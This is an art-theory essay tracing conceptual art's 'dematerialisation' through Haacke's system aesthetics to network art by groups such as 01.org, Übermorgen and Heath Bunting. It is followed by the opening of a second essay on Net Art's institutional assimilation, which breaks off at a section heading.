As indicated above, technology - and to a lesser extent biology and sociology - played a significant role in the emergence of system aesthetics. As a new area of knowledge - practically as well as theoretically - technology offered new formats as well as new materials that enabled artists to go beyond an institutionalised context

and instead conceive of and work with reality - directly and comprehensively; not as a number of autonomous objects but as a field of interrelated and complex systems calling for analysis, criticism and experimentation.

However, technology was not applied as an aesthetic end in itself but as a new apt way of conceptualising a reality under the impact of a diversity of semiotic, information and scientific systems.¹⁵ Through the adoption of technology, art was able to deconstruct and reproduce such systems - their structures and motives - and generate a meta-consciousness of how they worked. The agenda was often explicitly political and expressed critiques of the ideologies of cultural and political institutions. Although not specifically high tech, Hans Haacke's *MoMA Poll* (1969) - an opinion poll of the museum visitors' support to Governor Rockefeller vis à vis his stance on Nixon's Indochina policy - serves as an illustrative example. The work consisted of a board attached to the wall, two boxes placed below the board and ballots handed out to the visitors. The board read: 'Question: Would the fact that Governor Rockefeller has not denounced President Nixon's Indochina policy be a reason for you not to vote for him in November? Answer: If 'yes' please cast your ballot in the left box, if 'no' into the right box'. The two boxes were transparent so that visitors could see what other visitors voted and follow the development of the result in real-time.¹⁶ Thus, not only did the work introduce a non-artistic format within the museum context, it also made the usually sealed off process of voting transparent. Through the contributions of the visitors the work itself became a system, at the same time as the visitors were encouraged to reflect on what role art and the art system played in the political system and vice versa. Haacke's *Visitor's Profile* made the same year also included the visitors. A Teletype terminal with a monitor and a connection to a time-sharing computer was programmed to cross-tabulate demographic information about the museum audience with their opinions on a number of controversial subjects. The statistics were exhibited in real time as the individual visitors contributed and the work thus presented the art institution as a social system in constant transformation - not as a series of timeless rooms filled with beautiful historical objects. A third but less politicised example of

Haacke's involvement with system aesthetics is *News* (1969). Local, national and international news from a number of news services around the world were printed out in the exhibition in real time via teletype machines; and as the news was printed out the paper piled up behind the machines. The work imported non-aesthetic information from the 'outside world' into the institution, showing that what informed what happened inside the institution could not be separated from what happened outside the institution. Or rather, there was no inside of the institution, as the ideology of the so-called white cube proclaimed. *News* presented the institution - as a system - that was part of, dependent on and influenced by larger multiple systems. In its sheer physicality the huge amount of paper that in principle endlessly piled up gave a strong testimony to the presence of reality inside the institution.

For Jack Burnham who was one of the leading critics on the subject at the time, the work of Haacke and many of the other artists/engineers featured in his exhibition *Software* (1970)¹⁷ - in many ways the crux of system aesthetics on the institutional level - generated an 'understanding of the growing symbiosis in man-machine relationship' that characterised 'the advanced technological culture' at large (Burnham 1968: 16). According to Burnham, technology in itself would probably not produce art 'as we know it', however it would be 'instrumental in redefining the entire area of aesthetic awareness', in terms of media, perception and subject matters (Burnham 1970: 11). Conceptual art - metaphorised by Burnham as software¹⁸ - was on the forefront of that development in its attempts to integrate technology in art as part of a profound involvement with the cultural, social, and economical reality of the time. Guided by non-specialist creativity and critical consciousness - not questions of functionality and technics - conceptual art explored the interfaces between human values and activities and technological structures and politics. Using aesthetics as a kind of mediator it created open spaces for reflexion as well as expression and performativity in these interfaces.¹⁹

As Haacke's works illustrates and Burnham's theories emphasise, system

aesthetics thus entailed a closer interaction or overlapping between art on the one hand and public space and everyday life on the other, not least through the use of technology. To quote the historian Michael Corris: ‘The artists and critics of the 1960s and 1970s used systems theory to facilitate the integration of art and the world’ (2004: 197).

Burnham, who talked about identity rather than integration between art and the world, indicated a paradigm shift: art would no longer be occupied with products - the commodified object - but with ‘producing more accurate models of social interaction’ (Burnham 1968: 15-16). He mentioned Les Levine’s Irish-Jewish *Restaurant* (1969) as an example of this shift, to which I will add Gordon Matta-Clark and Caroline Goodden’s restaurant and performance space *Food*.²⁰ *Food* was a meeting place for a number of activities, from cooking and hanging out to magazine production, performances and exhibitions. The specially designed premises interconnected these activities to form a social system - or social sculpture to use Beuys’ popular term - developing in real time and based on aesthetics of collaboration, solidarity, exchange, flexibility, curiosity and digestion.²¹

In the works mentioned, experience is generated through inclusive and interactive systems that attempt to break down the barriers between work and audience, and further between art and lived experience. They function as conceptual meta-systems that allow for a deconstructive reflection on systems, how they function and influence our (ap)perceptions of the world; and recognition that we are able to influence and change the ways of the systems - and on a more general and ideal level the course of the world - with the means of the systems themselves. They turn systems of control and over-determination into systems of engagement, empowerment and liberation.

Towards a post-object aesthetic

I should emphasise that a certain ambiguity is apparent here. As the two previous sections show, the dematerialisation of art might not formally (i.e. physically)

have destroyed the object completely - we are after all still in the process of dematerialising the object. But its conceptual workings with materiality through processes and systems pointed far beyond the object, both as an aesthetic form and as a cultural, social and economical signifier.

The material conditions of immateriality

My historical and theoretical argument is that the conceptual transformations of art from autonomous object to contextual materiality is developed further by a certain strand of contemporary computer based art, through an involvement with immateriality in digital networks such as the Internet and networks emanating from it. I am thinking here of artists collectives such as o1.org,²² Übermorgen,²³ irational,²⁴ Kingdom of Piracy,²⁵ Knowbotic Research²⁶ and Mongrel.²⁷ Once again, many more could and should be mentioned. As examples of what I will call 'network aesthetics' I suggest that the works of these and related significant artists follow in the tradition of Serra, Smithson, Haacke et al. as they - through a conceptual approach to immateriality - continue the aesthetics of dematerialisation with new urgency, agency and energy.

Before I elaborate this point and go on to talk about the works of some of these artists, let me clarify that immateriality is not another - technological - word for dematerialisation. Although they might semantically mean more or less the same, I distinguish between dematerialisation as an act, and immateriality as a condition. By that I mean that dematerialisation designates a conceptual approach to materiality, whereas immateriality designates the new material condition - or just the new materiality - that network artists taking such a conceptual approach are dealing with.

This notion of immateriality as a materiality is inspired by Jean-Francois Lyotard's term, *immaterials* (Lyotard 1996: 159-175). Although Lyotard's term - devised in the mid 1980s in connection with the exhibition *Les Immatériaux*²⁸ - does not refer exclusively to a digital context, it is quite appropriate and useful here because it helps to introduce a notion of 'new materials' and hence a new

understanding of materiality. To be specific: the term clarifies that immateriality in this context designates a (digital) materiality - with all the uncertainties that involves - that can be conceptualised by art just like the (physical) materialities discussed earlier. As a digital materiality, immateriality does not relate to physical properties; rather, it relates to human communication in the widest sense. Thus, as Lyotard also emphasises in his text, immateriality is not just another new materiality but a new *kind* of materiality, that fundamentally transforms the relationships between human beings and materiality, and generates new social, cultural and economical conditions: 'New materials, in a wide meaning of the term, are not mere materials which are new. They question the idea of Man as a being who works, who plans and who remembers: the idea of the author' (Lyotard 1985: 159).²⁹ Additionally he rhetorically asks: 'do "immaterials" leave the relationship between human beings and material unaltered or not?' (Lyotard 1985: 162). For Lyotard 'immaterials' signify a shift from identity to interaction, in the sense that materiality no longer refers to a person but to relations between subjects. Thus 'the material disappears as an independent entity. The principle on which the operational structure is based is not that of a stable "substance", but that of an unstable ensemble of interaction. The model of language replaces the model of matter' (Lyotard 1985 164). 'Immaterials' or immateriality presents a post-dualistic - i.e. post-modern - perspective where language and matter, conceptualisation and materiality, are inseparable. It forces a comprehension of materiality beyond essence, beyond autonomy, beyond the object.

Art and immateriality in digital networks

My point is that Lyotard's materialistic understanding of immateriality - as a condition of reality - is developed further and challenged by computer-based art's involvement with digital networks.³⁰

According to the comprehensive and diversified discourse on networks that has emerged in the past two decades - from Castells' encyclopedic description of the 'network society'³¹ to Tiziana Terranova's precise analysis of the politics of 'network culture'³² - networks can be understood as expanded, more dynamic

and complex systems; networks tend to have a horizontal, distributed and open-ended structure, anticipate direct and versatile interactive communication and be connected to a heterogeneous set of interdependent contextual relations that blurs established positions and boundaries.

The artists I want to include in the discussion here are all involved with the aesthetic possibilities, challenges and problems that networks - especially digital networks - present to the conceptualisations of immateriality, vis-à-vis the close integration of technology and lived experience in the globalised and information-based world.

Apart from the hardware (the underground cables and fibers, servers, and personal computers) a digital network like the Internet runs on software (codes and protocols) and distributes software (digitised data) between an indefinite number of nodes - immateriality.³³ In a digital network the immateriality is not a priori grounded in or connected to a stable and limited object or a defined and specific location; rather, it is connected to the continuous streams, flows, energies, rhythms and dynamics in and of the network. It is relational, multiple and in a phase-state by default.

A number of different art works from roughly the last ten years indicate an aesthetic interest in the immateriality in networks; not as an escape to a digital non-real of the 'cyber transcendence' but as an involvement with the realities of our technological super advanced society, as Burnham said - as another return to the real. Rather than being preoccupied with the visual beauty of data or the 'cyber sublimity' and fantasy world of the Internet, the works are concerned with how the immateriality in networks and the conceptualisations of it have a major impact on our lives in the wired world on any number of levels, from the ideas and values that inform them to the intimate spaces and the wider social field.

They emphasise a post-object - and politically charged - perspective on these issues, and as such they are prone to generate conflicts with parallel forces - often

either capitalistic or governmental - involved in the issues, with the intention to exploit immateriality in networks like any other materiality, to reconnect it to the economy and culture of the object. The art works represent a counterforce that explores the immateriality in networks as a materiality connected to and creating basically different cultural economies; economies where liberation, engagement, difference, mutation, horizontal organisation, dialogue, experimentation, collective production and social humanistic values have greater significance than control, exclusion, uniformity, predetermined limits, hierarchical chains of command, monopoly, discipline and private property. The art works participate in the construction and development of these alternative economies and cultures, with conceptualisations that originate from principles of critical consciousness as well as generosity, and compel us to recognise and get involved with the potentials as well as the restraints of the immateriality in networks; not only on an analytical level but also by participation, interaction.

A recurring theme in network aesthetics is the questioning of how data is interpreted and presented by the software. The alternative web browser *The Web Stalker* (1997) by i/o/d is an interesting example here. Its cool (some would probably say alienating) bicolored graphical mapping of browsing the web was created to counter the flashy looking web page layout of the commercial browsers.³⁴ Instead of presenting the web as an advanced but familiar and pre-packaged object, *The Web Stalker* and its special functionalities (recalling Serra's list of verbs) present it as a new dynamic and ever transforming materiality (alienation in the Brechtian sense was intended to some extent), that can be conceptualised in multiple ways through the active participation of the user. The work is very instructive in this context, as it so clearly shows a way for computer-based art to work with the immateriality in networks, beyond reductive metaphors and pragmatic understandings of interactivity - beyond any notion of the object - to an imaginative and analytical engagement.

Another significant trend in networks aesthetics is the exploration of different forms of activism as subversive and affirmative artistic practices, partly to counter

the established power structures that surrounds the immateriality in networks - from mainstream technological culture to global capitalistic corporations -which to a large extent determines its social, cultural and economical conceptualisations; to open alternative ways, directions and horizons for working with the immateriality in networks. The works of groupings such as RTMark/The Yes Men, Carbon Defense League, Knowbotic Research and etoy are examples of this trend; and so is *AntiMafia* (2002) by [epidemiC], a comparatively simple piece of software that facilitates the co-ordination of associative actions.³⁵ Through a p2p connection on the Gnutella protocol, users can list and engage in various actions; as the title indicates, *AntiMafia* subverts the criminal network-structure of pre-Internet times with a non-hierarchical community of sharing and support, based on the collective potential of the Internet. Instead of dividing the users into individual consumers - 'You Are Not Alone' as the slogan says - *AntiMafia* connects the users as a multitude of subjective energies (desires, affections and attitudes) and generates forms of interaction, organisation and collaboration that empower this multitude.

The Injunction Generator (2003)³⁶ by Übermorgen on the other hand, empowers the users as an army of single protesters: it attempts to remove content from the World Wide Web by allowing the common user to create and send close-to-real standard court-orders to the owner of the web site, the appropriate dns registrar, the press and lawyers. The work mimics a frequent practice of large corporations at the same time as it subverts this practice by turning it against the very same corporations; a cyber *détournement* with a vengeance. The tactics of the works present the user with a power of principle to act and take active part in the definition of appropriate content on the web.

Surveillance has been an issue in network aesthetics since the mid 90s. At the same time as the immateriality in networks allows 'free' communication and distribution of information, it also facilitates the surveillance or monitoring of these activities by governments and institutions. Many artists have reacted to this with works that either attempt to avoid surveillance like *TraceNoizer*

(2001) by LAN or to counter-surveil such as *Carnivore* (2001) by Radical Software Group. *life_sharing* (2001-2004) by 01.org is a remarkable work in this context, as it opposes 'data surveillance' by 'data nudity'.³⁷ For almost three years the duo turned their hard disk into a web server to give the Internet public access to everything on it, from emails to software: transparency on all levels - an expression of open source living. The radical gesture created a generous model for online communication and information economy that anyone could adopt; and for the emergence of a collective consciousness - 'privacy is stupid' as the duo proclaimed in relation to the work - of interconnectedness and interdependence.

The works mentioned above are all involved in the conceptualisation of the immateriality in networks to generate social, economical and cultural significance - through aesthetic force not beautiful objects - that allows us to imagine and participate in the construction of a technological world different from the one presented to us. Through their emphasis on the immateriality in networks as a fluctuating materiality, they compel us to leave behind any notions of the stable object - which still characterise the world we live in - and challenge the property rights, forms of production and channels of distribution traditionally associated with it; in network art as well as in network life.

Furthermore, the network aesthetics of these works counter a tendency to fetishise technology - fascination with its capabilities independently from the purposes and ideas it serves - found in much computer-based art and art theory. They show how immateriality in networks - initially through art - can and should be informed by human actions and values, human concepts, not just the rationales of machines. The works of Heath Bunting - lately done in collaboration with Kayle Brandon - are exemplary in this context. From his *Junk mail remailer* (1997), *Cctv* (1997) and *Own, Be Owned Or Remain Invisible* (1998) to *The BorderXing guide* (2001) and *The Status Project* (2004-), he has challenged the conventional perceptions of technology, forcing us to replace the prevalent blind acceptance and hysterical enthusiasm with aware skepticism and

innovative criticism.³⁸ As a media chameleon and hybrid of an anarchist, freedom pirate and avant-gardist, Bunting does not believe in authority, especially not of technology. He believes that instead of adapting our life to technology we should adapt technology to our life; his art of crossing, sharing and hacking in physical as well as virtual space presents us with the most inspiring ways of doing that.

Immateriality and contemporary aesthetics

If the discourse around computer-based art - by virtue of its media and formal characteristics - is to seriously challenge the concept of art today, it needs to enter a critical discussion with the concepts of art that history has to offer. It needs to address the past in order to have relevance for the history and the present and future as part of that history; otherwise it could very easily end up advocating an uninformed - that is ahistorical - avant-gardism in the sense Thierry de Duve uses the term (1996:36-86). Discussing computer based art as a new art form in itself is not interesting - this usually leads to conformism. I believe that the true originality of computer-based art - its possible difference - is only perceivable through discussions about its relations to - its inevitable similarities with - art in general. This goes for computer-based art, as well as for specific works. Thus I have outlined one example of an expanded historical and theoretical understanding of computer based art, within a tradition that removes the technological focus and media exclusivity and replaces it with conceptual problematisation. It is not only a matter of giving computer-based art a historical and theoretical perspective but also of re-actualising and reinterpreting conceptual art; and of realising multiple common aesthetic agendas with non-computer- based contemporary art, regarding both subject matters, tactics, production and not least concepts of art.

The dematerialisation of art is not to be understood as a historically-bound phenomenon. It prompted a non-formalistic (the medium is not the message but the means) and discursive aesthetics, that informs contemporary aesthetics and art practices on a broad scale. To end with an opening I want to mention a handful of example of non-computer-based art works that connect to the works

I have discussed above: Superflex's construction of alternative economical and media circuits, Felix Gonzales-Torres' pile of wrapped candy that invited the audience to serve themselves, Rikrit Tirivanija's stagings of social events (free of charge), and the knowledge distribution and do-it-yourself education mounted by The Free University. For the benefit of contemporary art at large future exhibitions and writings - whether computer-based or not - should not hesitate to explore these connections.

☺

NOTES:

1. My choice of analytic approach does not reflect a rejection of the vast amount of research dedicated to computer-based art and the exchange between art and technology. I acknowledge the importance of this research. However, since it is my ambition with this text to connect immaterial art and aesthetics to non-digital art and aesthetics I find it necessary to step outside its somewhat limited historical and formalistic framework. Thus, I see this text as a necessary alternative and critical supplement to the predominant discussions on contemporary digital art.
2. The text was written right after Chandler and Lippard's text was published and a shortened version of it was included in Lippard's anthology *Six Years* - see Lippard (1973).
3. For a recent discussion on the 'use value' of dematerialisation see Slater (2000).
4. By focusing on the 'material' strand in conceptual art I want to distinguish the scope of this text from the more purist strand of conceptual art represented by Sol Le Witt, Art & Language and Joseph Kosuth. These artists were/are primarily engaged in the formal qualities of art as a conceptual - i.e. philosophical and linguistic - phenomenon - as an idea - and their works certainly calls for a different interpretation of dematerialisation.
5. Interestingly, the text Lippard wrote with Chandler was 'only' entitled 'The Dematerialization of Art', which seems to indicate that her theories in the time between the two texts became more involved with the 'obsolescence' of the object.
6. I would like to point to Johanna Drucker's text (2004) for a sharp and thorough critique of the idealism of conceptual art - i.e. primarily Kosuth - of leaving materiality behind.
7. Deleuze's notion of the virtual and the actual (which informs this argument) originates from his reading of Henri Bergson. For a concise account see Rajchman (1998).
8. I distinguish this engagement with reality from Hal Foster's very popular notion of 'the return of the real', which designates a phenomenological, semiotic and not least physiological aesthetics (opposed to the formalistic aesthetics of modernist art) that connects the avant-gardistic attempt to transform art into life with the culture of postmodernism or late-capitalism. Foster's definition of the real in contemporary art is based on (images of) the (Lacanian) subject's experiences and does not as such consider the material dimension of reality. The aesthetic of dematerialisation that I suggest here on the other hand addresses reality without the interference of the subject.
9. That an important attempt of dematerialisation - to make non-commodifiable art - failed is a well-known historical fact. However, it is still instructive to analyse how conceptual artists tried to realise this ideal and the contradictions that followed the attempt.
10. See Burnham (1974).
11. For the 'complete' list see <http://www.ubu.com/concept/serra_verb.html>.
12. For the film of the making of Asphalt Rundown see <<http://www.robertsmithson.com/films/films.htm>>.
13. See Steve Jenkins (ed.) (2004).
14. Another concurrent strand of conceptual art - represented by Donald Judd and Sol LeWitt - was also involved with systems or rather systematics. In theory as well as in practice both Judd and LeWitt developed aesthetics that extended the boundaries of the limited object; Judd by introducing a gestalt of seriality - 'one thing after another' as he once described his works - and

LeWitt by basing his work on logical diagrams and structures.

15. There were parallel artistic involvements with technology that saw technology as a reality in itself, autonomous and self-defined; a separation of technological reality and reality in general that fall outside the scope of this text.

16. Haacke's engagement with 'real time' constitutes an integral part of his system aesthetics in the sense that his 'systems' all worked in real time. See Fry (1974).

17. See Burnham (1970).

18. See Shanken (1998).

19. Although not particularly involved with systems as such, the projects of the association Experiments in Art and Technology (1966-93) founded by the two artists Robert Rauschenberg and Robert Whitman, together with the two engineers Fred Waldhaur and Billy Klüver, is exemplary in this context. As Klüver wrote, he believed that he 'could change technology, and art was a vehicle for that' (Shanken 1999). However, he did not believe in the unification of art and technology but in the potential of art's 'difference' to rethink and redirect technology and its effects on society in general.

20. Food was if anything a collaborative project. Although Matta-Clark and Goodden were the founders and driving forces, the administrative structure was horizontal and dynamic: 'one day a week each person was boss' as Tina Girouard recalls (Morris 1999: 49). For a detailed description of the short history of the place see Catherine Morris (ed.) (1999).

21. A telling example of the culinary spirit at *Food* is Matta-Clark's 'Bone Meal', which consisted of a number of bone dishes, including oxtail soup, beef bones stuffed with wild rice and mushrooms and a 'bone platter'. After the meal a jeweler drilled holes in the bones and hung them on a piece of rope so people 'could wear their dinners home.' (Morris 1999: 29).

22. See <<http://0100101110101101.org/>>.

23. See <<http://www.ubermorgen.com/2005/>>.

24. See <<http://www.irational.org/cgi-bin/front/front.pl>>.

25. See <<http://kop.fact.co.uk/>>.

26. See <<http://www.krcf.org/krcfhome/>>.

27. See <<http://www.mongrelx.org/>>.

28. Lyotard organised the exhibition, which took place at Centre Georges Pompidou. It included not only contemporary art works but also cultural artifacts dating back to ancient times. The theme of the exhibition was not computing as such, but the relationship between mind and matter, man and nature, in cultural reproduction.

29. This quote and Lyotard's theory on immaterials in general reflect the post-structuralist context of his writing. Without elaborating on the point here, it seems obvious to me to read the distributed or collective authorships in computer-based art as an answer to the question of 'the death of the author' that he asks.

30. I both formally and conceptually oppose this materialistic understanding of immateriality to the various kinds of techno cults and techno transcendentalisms where immateriality represents a sort of other worldly ideal created by the great computer God. In some ways these imaginaries

are updated (or anachronistic) versions of Yves Klein's 'zones of immaterial space' rooted in spiritual mysticism. Immateriality - in the context of this text - is material, not spiritual, real, not ideal.

31. See Castells (1996).

32. See Terranova (2004).

33. Although my text focuses on the software dimension I do not dismiss the significance of the hardware dimension in digital networks. On the contrary, I find it evident to develop its analyses further in relation to that dimension.

34. See <<http://www.backspace.org/i/d/>>. *The Web Stalker* took part in the so-called browser wars, i.e. 'war' to set the standards for web browsing and web design. The Web Stalker lost the war - as did everyone else - to Microsoft but as i/o/d writes in a text accompanying the work, although '[w]ars are never won, they are never over' either (Fuller 1998: 63).

35. See <<http://www.rtmk.com/>>, <<http://www.theyesmen.org/>>, <<http://www.carbondefense.org/>>, <<http://www.krcf.org/krcfhome/>>, <<http://www.eto.com/>>. I am mainly referring to the activities of etoy prior to the TOYWAR (1999-2000) after which the corporation became more involved with physical space. See also <<http://www.epidemic.ws/antimafia/index.php>>.

36. See <<http://www.ipnic.org/>>.

37. See <<http://www.tracenoizer.org/>>, <<http://rhizome.org/carnivore/>>, <http://www.0100101110101101.org/home/life_sharing/>.

38. See <<http://www.irational.org/heath/cctv/>>, <http://www.irational.org/heath/_readme.html>, <<http://irational.org/cgi-bin/border/clients/deny.pl>>, <<http://status.irational.org/>>.

REFERENCES:

Terry Atkinson (1999 [1968]) 'Concerning the article "The dematerialization of art"', in Alberro & Stimson (eds.) *Conceptual Art: A Critical Anthology*, London: MIT Press, pp. 52-58.

Jack Burnham (1970) 'Notes on art and information processing', in Jack Burnham (ed.) *Software Information technology: its new meaning for art*, New York: The Jewish Museum, pp. 10-14.

Jack Burnham (1974 [1968]) 'System Esthetics', in Jack Burnham, *Great Western Salt Works: Essays on the Meaning of Post-Formalist Art*, New York: George Braziller, pp. 15-25.

Manuel Castells (1996) *The Rise of the Network Society*, London: Blackwell.

John Chandler & Lucy Lippard (1999 [1968]) 'The Dematerialization of Art', in Alberro & Stimson (eds.) *Conceptual Art: A Critical Anthology*, London: MIT Press, pp. 46-50.

Terry Cohn (2000) 'Conceptualizing Conceptual Art: A Post-Object Perspective', *Art Papers*, July-August, pp. 14-19.

Michael Corris (2004) 'Recoding Information, Knowledge, and Technology', in Michael Corris, (ed.) *Conceptual art: theory, myth, practice*, New York: Cambridge University Press, pp. 187-199.

Gilles Deleuze (with Claire Parnet) (1987 [1977]) *Dialogues* (trans. Tomlinson & Habberjam), London: Althone Press.

Johanna Drucker (2004) 'The Crux of Conceptualism. Conceptual Art, the Idea of Idea, and the

Information Paradigm', in Michael Corris (ed.) *Conceptual art: theory, myth, practice*, New York: Cambridge University Press, pp. 251-268.

Thierry de Duve (1996) *Clement Greenberg Between the Lines*, Paris: Éditions dis Voir.

Edward F. Fry (1974) 'Hans Haacke – Realzeitsysteme', in Edward F. Fry (ed.) *Hans Haacke. Werkmonographie*, Cologne: DuMont Schauberg, pp. 8-22.

Matthew Fuller (2003 [1998]) 'A Means of Mutation', in Matthew Fuller, *Behind the Blip: Essays on the Culture of Software*, New York: Autonomedia, pp. 51-67.

Steve Jenkins (ed.) (2004) *City Slivers and Fresh Kills: The Films of Gordon Matta-Clark*, San Francisco: San Francisco Cinematheque.

Donald Judd (1992 [1965]) 'Specific Objects', in Charles Harrison & Paul Wood (eds.) *Art in Theory 1900-1990. An Anthology of Changing Ideas*, Oxford: Blackwell, pp. 809-813.

Pamela M. Lee (2001) *Object to be destroyed: the work of Gordon Matta-Clark*, London: MIT Press.

Lucy Lippard (ed.) (1973) *Six years: the dematerialization of the art object from 1966 to 1972*, (reprinted 1997) Los Angeles: University of California Press.

Jean-Francois Lyotard (1985a) 'Les Immatériaux', in Greenberg et al. (eds.) (1996) *Thinking about exhibitions*, New York: Routledge, pp. 159-175.

Jean-Francois Lyotard (1985b) *Les Immatériaux*, Paris: Centre Georges Pompidou.

Ursula Meyer (1974) *Conceptual Art*, New York: E.P. Dutton.

Catherine Morris (ed.) (1999) *Food: an exhibition by White Columns*, Cologne: Walter König.

Bill Nichols (2003 [1989]) 'The Work of Culture in the Age of Cybernetics Systems', in Noah Wardrip-Fruin & Nick Montfort (eds.) *The New Media Reader*, London: MIT Press.

John Rajchman (1998) 'The Virtual House', in John Rajchman *Constructions*, Cambridge, Mass.: MIT Press.

Harold Rosenberg (1971) 'On the De-definition of Art', *Art News*, December.

Craig J. Saper (2001) 'Networked Futures', in Craig J. Saper *Networked Art*, London: MIT Press.

Edward D. Shanken (1998) 'The House that Jack Built: Jack Burnham's Concept of Software as a Metaphor for Art', *Leonardo Electronic Almanac*, November, <<http://www.duke.edu/~giftwrap/House.html>>.

Edward D. Shanken (1999) 'Gemini Rising, Moon in Apollo: Attitudes on the Relationship Between Art and Technology in the US, 1966-71', *Leonardo Electronic Almanac*, January <<http://www.artextra.com/Gemini.html>>.

Howard Slater (2000) *The Spoiled Ideal of Lost Situations - Some Notes on Political Conceptual Art* <<http://www.infopool.org.uk/hs.htm>>.

Tiziana Terranova (2004) *Network Culture: Politics for the Information Age*, London: Pluto Press.

UNASSIGNABLE LEAKAGE: A CRISIS OF MEASURE AND JUDGEMENT IN IMMATERIAL (ART) PRODUCTION

Josephine Berry Slater

- + Art for technological networks shares many dilemmas with its next of kin 'relational aesthetics' (Bourriaud 2002). Where Net Art self-reflexively inhabits, and in the best cases, disrupts, the social relations inherent in technological networks with the tool kit of art, relational aesthetics self-consciously occupies the intersecting spaces and relations of the 'everyday' in an attempt to disrupt the ontology of art. In both cases the role of the institution and the practice of curating are faced with a by now familiar question: how to withstand the leakage of art from the institutional core, and at the same time, preserve the escapee when reimported back inside its categorical confines? The phrase 'Curating Immateriality' encapsulates this conflict very well but, despite its deceptive matter-of-factness, it also betrays a thwartedness; as if one were attempting to divide the wind. How do you contextualise and control the significations and operations of art that seeks to operate outside of institutional space - and yet somehow carries that space around itself, no matter where it is sited - and what comprises art within a liminal zone of indistinction between aesthetics, creative economies, political action, community work, or technological inventiveness? Important as the question of curation within immaterial production is for the art world, the question of art's existence on the other side of the ideologically contrived art/life divide has a greater resonance - one that can only be gestured towards in this text.

What then are the stakes in this dilemma for the art world? They seem, to use a

fashionable term, multiscalar, effecting the entire set of practices that constitute art as a distinct area of social life: the continued viability of contemporary art galleries and their administrators; the whole emergent industry of curation that reaches around the globe and penetrates the ganglia of higher education; the postindustrial regeneration bubble which partially depends upon the Midas touch of artists in the age of site-specificity and their ability to raise local cultures to a higher power while the developers destroy them at the roots; the credibility of aesthetic judgement and the raft of specialist employment that depends upon its associated power of discernment and the bestowal of distinction; the ability to commodify art, and ultimately the ability to define art at all.

But haven't we been here before, and more than once? In its inimitable way, the art system has recently devoted much time to showing us that we have, omnivorously converting its past crises into its present staple diet. Whether assisted by the likes of certain Fluxes artists who considerately pre-boxed their 'ephemera' in display-friendly perspex (e.g. George Brecht, Benjamin Patterson, Yoshimasa Wada and Ken Friedman), or painstakingly reconstructing and relocating site-specific gestures from 1960s and 1970s radical/conceptual/processual/systems art - like Faith Wilding's room-size crocheted web, *Womb Room*¹ - art that troubles conventions of display, preservation and commodification has long proven itself agreeable to the institutional digestive tract, often in the form of its means of documentation; the so-called 'data aesthetic'. Much like the capitalist system of which it is unavoidably a part, the art world thrives upon permanent crisis and today, as with the economy, this crisis is best grasped at its immaterial limits. Net Art, which could be seen as the avant-garde of immaterial production, should be seen as paradigmatic of immaterial production's crises in general. Although sharing with relational aesthetics the problem of shirking art's 'proper place' inside the white cube, opting instead for an exploration and testing of social relations, Net Art's 'dematerialisation' within digital networks, its harnessing of the distributed productive powers of net users, its easy replication and alteration, and its plagiaristic redeployment of existing websites and digital material share many of the same banes (for the art world) that immaterial production does

for the economy: how can (art) value be extracted, let alone measured? As with something like free/libre open source software (FLOSS), when collaborative and creative production becomes so widespread, how is scarcity reinvented and this generalised productive power brought back under control?

A Brief History of Net Art

Net Art has by and large given up attempts to define itself primarily as averse to institutionalisation. True to the self-reflexive, postmodern epoch of its origin, and while still languishing in relative obscurity, ‘net.artists’ played with the prospect of their ultimate assimilation into the art historical canon. In 1997 Vuk Cosic made a website advertising a fictitious book series titled *Classics of Net.Art*, which fabricated the covers of monographs devoted to himself, Jodi, Alexei Shulgin and Heath Bunting². A gesture which achieved the dual purpose of defining the foremost proponents of a field, whilst mocking in advance the auto-suggested success such gestures would produce. In 1999, on the occasion of *Net_Condition*³, the first survey show devoted to art and networks, Alexei Shulgin and Natalie Bookchin carved the formula of successful ‘net.art’ practice onto tablets of stone, tombstones, hung on the gallery walls, betokening net.art’s debut onto the official curatorial stage as the moment of its extinction as a living species⁴. In between these memorable chapters in Net Art’s once constitutive institutional critique, the mailinglists of net culture thronged with debate over the legitimacy of commodifying Net Art and elevating its practitioners as uniquely talented producers. The opening of Olia Lialina’s *Teleportacia*⁵ in 1998, the first online gallery devoted to selling Net Art, was widely deemed treasonous by many list habitués, despite the undoubted playfulness of Lialina’s gesture, whose effectiveness in creating scandal far outstripped any monetary success it claimed to court. Although net artists always playfully and self-reflexively taunted each other and their audiences with the spectre of their eventual institutional assimilation, these games were not without a certain savageness, even bitterness. The work they were producing in common, without remuneration, in the spirit of playful exploration and solidarity, was always bound to be pressed into producing value, through its enclosure within the evaluative and classificatory

systems of art. The artists were always going to capitulate, needing to eat, but there was a small window of time in which an untrammelled experiment of 'intellectual generosity' could be run.

This cursory list of events in Net Art's swerve from avowed outsiderhood to, by and large, comfortable institutional involvement, mirrors and entails many parallel narratives of disillusionment. It charts the development of the World Wide Web from virgin and libertarian frontier or 'virtual reality', to universalised tool of late capitalism; its administrative techniques, its instantaneous circulation. It repeats some of the same steps as conceptual art, for which the innovative dematerialisation of the art object worked both as a radical attempt to withdraw the pretexts of veneration (aestheticism, retinality) and commodification (the aura of originality), whilst also providing an uncanny advance warning of the coming info-capitalism. In the case of Net Art, its preoccupation with the positive dimensions of new technologies, the growing virtual communities, open technological protocols, telematic collaboration, gift economies, and deterritorialising power, now seem to have been exploring the same 'factory without walls' that defines postfordist production. Net Art's inception in the early 1990s also coincided with the momentary euphoria of a post-communist globality in which cultures, so long separated by the cold war power blocs, seemed briefly to mingle effortlessly in the non-place of the networks, forming an 'outernational' space of connection. This was a moment that soon unravelled as computer networks accelerated the free flow of transnational capital investment, precipitating an escalation of the neoliberal regimen whose trademark tools are the imposition of Structural Adjustment Programs⁶ and whose effects are the widening chasm between rich and poor and the devastation of the global commons (land, ecologies, biodiversity, ways of life, indigenous knowledges, and so on) on which the South depends for subsistence. Heath Bunting and Kayle Brandon's *BorderXing* project (2002)⁷ staged a satirical reversal of this situation, attempting to physically cross borders as freely as information (illegally, without the special permissions granted by citizenship) whilst restricting access to the project's site by stipulating that the user do so only from a computer with a static

IP address that needed to be registered (and hence vetted) by him and publicly accessible. If you wanted to learn how to border hack you had to visit the project URL, find the closest host computer and make your way to it. Bunting explains: 'For the sake of elite power, human movement is restricted and information and money mobilised. [...] This project intends to suggest the reversal of this whereby humans are encouraged to move and the immaterial is restricted.' (Brucker-Cohen 2002) Such a reversal articulates the shocking injustice of a global system that affords information more dignity, more freedom of movement, than human beings.

A Crisis of Measure, a State of Indistinction

